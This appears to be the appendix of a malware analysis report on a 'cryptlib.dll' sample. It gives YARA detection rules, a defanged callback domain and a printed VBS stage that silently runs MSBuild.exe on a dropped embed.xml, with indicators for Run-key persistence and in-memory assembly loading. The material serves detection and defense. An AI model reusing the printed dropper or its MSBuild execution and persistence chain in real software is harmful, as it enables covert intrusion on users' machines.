        $string2 = "C:\\Users\\Public\\Documents\\embed.vbs" ascii wide
        $string3 = "U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0L
        $string4 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii wide

        $bytes1 = { 01 02 03 04 05 06 07 08 }  // salt
        $bytes2 = { 72 69 6A 6E 64 61 65 6C 4D 61 6E 61 67 65 64 }  // ASCII for "RijndaelManaged"
        $bytes3 = { 52 66 63 32 38 39 38 44 65 72 69 76 65 42 79 74 65 73 }  // ASCII for "Rfc2898DeriveBytes"

    condition:
        $PE_magic_byte at 0 and
        any of ($string*) and
        any of ($bytes*)
}
```



```
rule cryplib_dll_embedvbs {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of the embed.vbs file created by cryptlib.dll"

    strings:
        $str1 = "Set oShell = CreateObject (\"Wscript.Shell\")" nocase
        $str2 = "Dim strArgs" nocase
        $str3 = "strArgs = \"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe C:\\Users\\Public\\embed.xml\"" nocase
        $str4 = "oShell.Run strArgs, 0, false" nocase

    condition:
        all of them

}
```



```
rule cryplib_dll_embedxml {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of the embed.xml file created by cryptlib.dll"

    strings:
        $memStream = "new System.IO.MemoryStream()" ascii wide
        $deflateStream = "new System.IO.Compression.DeflateStream" ascii wide
        $base64String = "System.Convert.FromBase64String" ascii wide

        //"System.Reflection.Assembly.Load" ascii wide
        $assemblyLoad = { 53 79 73 74 65 6D 2E 52 65 66 6C 65 63 74 69 6F 6E 2E 41 73 73 65 6D 62 6C 79 2E 4C 6F 61 64 28 }

    condition:
        all of ($memStream, $deflateStream, $base64String, $assemblyLoad)

}
```

B. Callback URLs

Domain	Port
hxxp://srv[.]masterchiefsgruntemporium[.]local/	80

cryptlib.dll Malware
July 2024
v1.0

C. VBS Code MSBuild.exe

“text2” variable base64 content.

(Process and execute the file “C:\Users\Public\embed.xml")

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```